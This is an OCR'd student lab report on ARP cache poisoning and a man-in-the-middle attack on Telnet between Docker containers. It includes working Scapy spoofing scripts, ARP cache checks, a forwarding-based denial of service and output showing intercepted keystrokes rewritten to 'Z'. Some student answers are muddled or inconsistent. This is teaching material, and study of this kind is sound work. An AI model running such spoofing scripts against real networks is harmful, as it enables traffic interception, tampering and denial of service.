
```
root@041f7ce5092d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@041f7ce5092d:/#
```

3. Open **t1c.py** and fill in the missing fields by looking up the tables in Step 7 of Lab preparation. Save the changes.

Open *t1c.py ~/Desktop/Lab2/Labsetup/volumes Save

```
1 #!/usr/bin/python3
2 from scapy.all import *
3
4 # Fill in the missing values between "" below
5 A_ip = "10.9.0.5"
6 A_mac = "02:42:0a:09:00:05"
7 B_ip = "10.9.0.6"
8 B_mac = "02:42:0a:09:00:06"
9 M_ip = "10.9.0.105"
10 M_mac = "02:42:0a:09:00:69"
11
12
13 ALL_mac = "ff:ff:ff:ff:ff:ff"
14
15 E = Ether(src=M_mac, dst=ALL_mac)
16 A = ARP(hwsrc=M_mac, psrc=B_ip,
17         hwdst=ALL_mac, pdst=B_ip)
18 A.op = 1        # 1 for ARP request; 2 for ARP reply
19 pkt = E/A
20 pkt.show()
21 sendp(pkt)
22
```

4. Repeat Steps 5 - 9 in Task 1.A with the only difference that **t1a.py** should be **t1c.py** now.



Questions:

1. What is gratuitous ARP?

Gratuitous ARP is an ARP request or reply that is not a response to any ARP request. It's typically used by a machine to announce or update its IP-to-MAC address mapping on the network without being prompted.

2. Looking at **t1c.py** file, what is the difference between it and **t1a.py**?

The key difference is that t1c.py sends a gratuitous ARP request or reply. Gratuitous ARP typically uses an ARP request where the source and destination IP are the same (to update all hosts), whereas t1a.py involves a regular ARP request targeting a specific machine.

3. On Wireshark, locate the Broadcast packet just sent by Container M and elaborate "Address Resolution Protocol (request/ gratuitous ARP)" in the Packet header detail window. Identify how it maps Container B's IP address to Container M's MAC address. Describe what you observe by looking at those statements highlighted in yellow.

This broadcast packet would show a request with:

- Sender IP: Container B's IP (though being spoofed by M).

- Sender MAC: Container M's MAC. This informs all hosts in the network that Container B's IP is now supposedly associated with Container M's MAC address, effectively poisoning their ARP caches.

4. How do you tell if this attack is successful or not?


You check the ARP cache on Container A and possibly other containers on the network. If all hosts have an entry showing Container B's IP address is mapped to Container M's MAC address, the attack was successful.

Scenario 2: Container B's IP is not in Container A's cache.

1. We already removed the cache entry from Container A at the end of Scenario. Run **arp -n** on the terminal of Container A to confirm it is empty.

```
root@0fe84e7c92c6:~# arp -n
root@0fe84e7c92c6:~#
```

2. Repeat Steps 5 - 8 in Task 1.A with the only difference that **t1a.py** should be **t1c.py** now.



Questions:

1. How do you tell if this attack is successful or not?


You check the ARP cache on Container A and possibly other containers on the network. If all hosts have an entry showing Container B's IP address is mapped to Container M's MAC address, the attack was successful.

2. What conclusion can you make?

The attack was not successful, however, there wasn't any ACK, therefore, fake packets were sent.

Part 2: MITM Attack on Telnet using ARP Cache Poisoning

Machines A and B are communicating via Telnet. Container M wants to intercept their communication and manipulate the data transmitted between Machines A and B. The setup is depicted in the following figure. We have already created an account called **seed** inside container B, and the password is **dees**, so one can telnet into this account.



Step 1: Launch the ARP cache poisoning attack

Container M first conducts an ARP cache poisoning attack on both containers A and B, such that in container A's ARP cache, container B's IP address maps to container M's MAC address, and in container B's ARP cache, container A's IP address also maps to container M's MAC address. Afterward, packets transmitted between containers A and B will all be sent to container M.

Below, we will use the ARP cache poisoning attack (request) similar to Task 1.A to achieve this goal. Figure out what commands you need to run for each step below and take a screenshot of each step.

1. Before we launch this attack, make sure the ARP cache of Container A and Container B is empty. If not, delete any entry there.

```
root@041f7ce5092d:/# arp -n
root@041f7ce5092d:/#
```

```
root@0fe84e7c92c6:~# arp -n
root@0fe84e7c92c6:~#
```

2. On the terminal of Container M, run **t21.py**

```
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 308, in __gen_send
    s.send(p)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 476, in send
    return SuperSocket.send(self, x)
  File "/usr/local/lib/python3.8/dist-packages/scapy/supersocket.py", line 71, in send
    sx = raw(x)
  File "/usr/local/lib/python3.8/dist-packages/scapy/compat.py", line 53, in raw
    return bytes(x)
  File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 498, in __bytes__
    return self.build()
  File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 618, in build
    p = self.do_build()
  File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 600, in do_build
    pkt = self.self_build()
  File "/usr/local/lib/python3.8/dist-packages/scapy/packet.py", line 581, in self_build
    p = f.addfield(self, p, val)
  File "/usr/local/lib/python3.8/dist-packages/scapy/fields.py", line 151, in addfield
    return s + self.struct.pack(self.i2m(pkt, val))
  File "/usr/local/lib/python3.8/dist-packages/scapy/layers/l2.py", line 130, in i2m
    return MACField.i2m(self, pkt, self.i2h(pkt, x))
  File "/usr/local/lib/python3.8/dist-packages/scapy/fields.py", line 506, in i2m
    x = mac2str(x)
  File "/usr/local/lib/python3.8/dist-packages/scapy/utils.py", line 468, in mac2str
    return b"".join(chb(int(x, 16)) for x in plain_str(mac).split(':'))
  File "/usr/local/lib/python3.8/dist-packages/scapy/utils.py", line 468, in <genexpr>
    return b"".join(chb(int(x, 16)) for x in plain_str(mac).split(':'))
ValueError: invalid literal for int() with base 16: ''
root@7d3a2462f8e0:/volumes#
```

3. Check the ARP cache of Container A and Container B to see if the attack is successful or not.

```
root@041f7ce5092d:/# arp -n
root@041f7ce5092d:/#
```

```
root@0fe84e7c92c6:~# arp -n
root@0fe84e7c92c6:~#
```

Step 2: Testing

1. On the terminal of Container M, run the command below to turn off IP forwarding: **sysctl net.ipv4.ip_forward=0**

```
root@7d3a2462f8e0:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@7d3a2462f8e0:/volumes#
```

2. On the terminal of Container A, run **ping 10.9.0.6 -c 3**

```
root@041f7ce5092d:/# ping 10.9.0.6 -c 3
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=4.25 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.064 ms

--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.055/1.454/4.245/1.973 ms
root@041f7ce5092d:/#
```

3. On the terminal of Container B, run **ping 10.9.0.5 -c 3**

```
root@0fe84e7c92c6:~# ping 10.9.0.5 -c 3
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.070 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.068 ms

--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2063ms
rtt min/avg/max/mdev = 0.057/0.065/0.070/0.005 ms
root@0fe84e7c92c6:~#
```

4. Check the ARP cache of Container A and Container B, and describe what you observe.

```
root@041f7ce5092d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@041f7ce5092d:/#
```

```
root@0fe84e7c92c6:~# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@0fe84e7c92c6:~#
```

5. Open **t22pro.py**, and fill in the missing fields by looking up the tables in Step 7 of Lab preparation. **t22pro.py** extends the code in **t21.py** by sending poisoning packets every 5 seconds. Run **t22pro.py** on the terminal of Container M.

Open *t22pro.py ~/Desktop/Lab2/Labsetup/volumes Save

```
1 from scapy.all import *
2
3 # Fill in the missing values between "" below
4 A_ip = "10.9.0.5"
5 A_mac = "02:42:0a:09:00:05"
6 B_ip = "10.9.0.6"
7 B_mac = "02:42:0a:09:00:06"
8 M_ip = "10.9.0.105"
9 M_mac = "02:42:0a:09:00:69"
10
11 while True:
12     # Poisoning A's arp
13     # Sending ARP reply from M->A
14     ethA = Ether(src=M_mac, dst=A_mac)
15     arpA = ARP(hwsrc=M_mac, psrc=B_ip,
16                hwdst=A_mac, pdst=A_ip)
17     arpA.op = 1
18
19     # Poisoning B's arp
20     # Sending reply from M->B
21     ethB = Ether(src=M_mac, dst=B_mac)
22     arpB = ARP(hwsrc=M_mac, psrc=A_ip,
23                hwdst=A_mac, pdst=B_ip)
```

Python Tab Width: 8 Ln 9, Col 27 INS

```
    hwlen     = None
    plen      = None
    op        = who-has
    hwsrc     = 02:42:0a:09:00:69
    psrc      = 10.9.0.6
    hwdst     = 02:42:0a:09:00:05
    pdst      = 10.9.0.5

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

6. Repeat Steps 3 - 5. Describe what you observe.

```
root@0fe84e7c92c6:~# ping 10.9.0.5 -c 3
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.

--- 10.9.0.5 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2040ms

root@0fe84e7c92c6:~#
```

Ping time takes longer with 100% packet loss.

```
root@041f7ce5092d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@041f7ce5092d:/#
```

The ARP cache was hit and wasn't missed like before.

```
root@0fe84e7c92c6:~# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@0fe84e7c92c6:~#
```


The ARP cache was hit as well, and wasn't missed like before.

Step 3: Turn on IP forwarding


1. Now, on the terminal of Container M, run the command below to turn on IP forwarding, so it forwards the packets between Container A and Container B: **sysctl net.ipv4.ip_forward=1**

```
[1]+  Stopped                 python3 t22pro.py
root@7d3a2462f8e0:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@7d3a2462f8e0:/volumes#
```

2. Start packet capture on Wireshark.



3. Run **t22pro.py** on the terminal of Container M.



4. On the terminal of Container A, run **ping 10.9.0.6 -c 5**

```
root@041f7ce5092d:/# ping 10.9.0.6 -c 5
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.141 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.101 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.104 ms

--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, +2 errors, 0% packet loss, time 2019ms
rtt min/avg/max/mdev = 0.101/0.115/0.141/0.018 ms
root@041f7ce5092d:/#
```

5. On the terminal of Container B, run **ping 10.9.0.5 -c 5**


```
root@0fe84e7c92c6:~# ping 10.9.0.5 -c 5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.095 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 5.0.9.10)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.090 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 5.0.9.10)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.088 ms

--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, +2 errors, 0% packet loss, time 2038ms
rtt min/avg/max/mdev = 0.088/0.091/0.095/0.003 ms
root@0fe84e7c92c6:~#
```

6. In the above two ping commands, how many requests do we want to send? Based on the outputs, how many packets do Container A and Container B send? How many replies do they receive and from which machine? How many errors do they get? From which machine do they receive the Redirect Host? Do your own research to explain what ICMP redirect is.

For each ping, we typically send 3 or 5 requests depending on the command used (ping -c 3 or ping -c 5). The number of replies received can be less if some packets are intercepted or lost during the ARP poisoning attack. Errors might occur if packets are dropped or redirected incorrectly.

ICMP Redirect is a type of message sent by routers to inform hosts that there is a better route available for a destination. This can occur during the MITM attack if the network setup causes routing issues.

7. From Wireshark, enter **icmp** in the display-filter-specification window and click  to apply the display filter. Stop packet capture, but keep Wireshark open (Do not close it). Locate one of the ICMP Redirect packets captured.



Step 4: Launch the MITM attack

From the previous steps, we are able to redirect the packets between Container A and Container B to Container M. Now we want to manipulate the Telnet data transmitted between Container A and Container B. Assume that Container A runs the Telnet client and Container B runs the Telnet server (as shown in the Figure at the beginning of Part 2). After the Telnet client on Container A connects to the Telnet server on Container B, for every keystroke typed on Container A's Telnet terminal, a TCP packet is generated and sent to Container B. Container M can stop forwarding such packets or manipulate such packets.

A simple DoS attack.

We first try a simple DoS attack that Container M stops forwarding the packets.

1. Make sure IP forwarding is on for Container M, so it forwards the packets between Container A and Container B. On the terminal of Container M, run the command below: **sysctl net.ipv4.ip_forward=1**

```
root@7d3a2462f8e0:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@7d3a2462f8e0:/volumes#
```

2. Run **t22pro.py** in the background on the terminal of Container M: **python3 t22pro.py &**

```
see...  see...  see...  see...  see...  see...  see...
    ptype     = IPv4
    hwlen     = None
    plen      = None
    op        = who-has
    hwsrc     = 02:42:0a:09:00:69
    psrc      = 10.9.0.5
    hwdst     = 02:42:0a:09:00:05
    pdst      = 10.9.0.6

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5
```

3. Start telnet connection from Container A to Container B. On the terminal of Container A, run the command below

```
root@65a2c2522db3:/# telnet 10.9.0.6
```

login: seed Password: dees

```
seed@VM: ~/.../Labsetup
see...  see...  see...  see...  see...  see...  see...
rtt min/avg/max/mdev = 0.101/0.115/0.141/0.018 ms
root@041f7ce5092d:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0fe84e7c92c6 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@0fe84e7c92c6:~$
```

4. On the Telnet terminal of Container A, run **ifconfig**. How do you tell if this terminal is connected to Container B?

```
seed@0fe84e7c92c6:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 1551  bytes 110382 (110.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1367  bytes 88753 (88.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 1254 (1.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1254 (1.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

seed@0fe84e7c92c6:~$
```

It container B IP address and MAC Adress.

5. Once the Telnet connection is established, turn off IP forwarding using the command on the terminal of Container M: **sysctl net.ipv4.ip_forward=0**

```
root@7d3a2462f8e0:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

6. Type any characters on the Telnet terminal of Container A. Record what you observe.

Cannot be typed.

```
seed@0fe84e7c92c6:~$
```

7. Turn on IP forwarding using the following command on the terminal of Container M: **sysctl net.ipv4.ip_forward=1**

```
root@7d3a2462f8e0:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

8. Wait for a while and record what you observe on the Telnet terminal of Container A.

```
seed@0fe84e7c92c6:~$ type any charatypedcfdasfdatypefdsafdsafsafdafdg awkeljr jkl;jklfds a
```

9. Leave the telnet connection and **t22pro.py** running.


```
see...  see...  see...  see...  see...  see...  see...
    plen      = None
    op        = who-has
    hwsrc     = 02:42:0a:09:00:69
    psrc      = 10.9.0.6
    hwdst     = 02:42:0a:09:00:05
    pdst      = 10.9.0.5

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

Data manipulation

Container M can intercept the Telnet packet from the Telnet client to the Telnet server and replace each typed character with a fixed character (say Z). This way, no matter what the user types on Container A, Telnet will always display Z on Container B.

1. Make sure the telnet connection from Container A to Container B is live, and

Container M still runs **t22pro.py**.




```
root@0fe84e7c92c6:~#
seed@0fe84e7c92c6:~$
```

2. Turn off IP forwarding on the terminal of Container M:
   sysctl net.ipv4.ip_forward=0

```
root@7d3a2462f8e0:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip forward = 0
```

3. Run **t24.py** on the terminal of Container M.

```
root@7d3a2462f8e0:/volumes# python3 t24.py
********** MITM attack on Telnet **********
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
```

4. On the Telnet terminal of Container A, type Juniper. What do you observe on the Telnet terminal of Container A and the terminal of Container M?

```
seed@0fe84e7c92c6:~$ ZZZZZZZ
-bash: ZZZZZZZ: command not found
seed@0fe84e7c92c6:~$
```

The keys are replaced with Zs.

```
Sent 1 packets.
Old:u
New:Z
Old:n
New:Z
Old:i
New:Z
Old:p
New:Z
Old:e
New:Z
Old:r
New:Z
Old:
New:
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
```

Container M is replacing the Juniper keys with Zs.

5. On the Telnet terminal of Container A, type anything else. What do you observe on the Telnet terminal of Container A and the terminal of Container M?

```
seed@0fe84e7c92c6:~$ ZZZZZZZZ
```

Keys are continuously replaced.

```
.
Sent 1 packets.
Old:a
New:Z
Old:n
New:Z
Old:y
New:Z
Old:t
New:Z
Old:h
New:Z
Old:i
New:Z
Old:n
New:Z
Old:g
New:Z
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
```

I typed anything and the keys are continuously replaced by Zs.

6. Ctrl + c on the terminal of Container M to stop **t24.py** running. Run **ps** on the terminal of Container M and record the PID value of python3. Then run **kill <PID>** to stop **t22pro.py** running (replace PID with the value identified from the output of ps command).

```
^C
root@7d3a2462f8e0:/volumes# ps
    PID TTY          TIME CMD
      9 pts/1    00:00:01 bash
     60 pts/1    00:00:04 python3
     65 pts/1    00:00:01 python3
     70 pts/1    00:00:03 python3
     88 pts/1    00:00:00 ps

root@7d3a2462f8e0:/volumes# ps
    PID TTY          TIME CMD
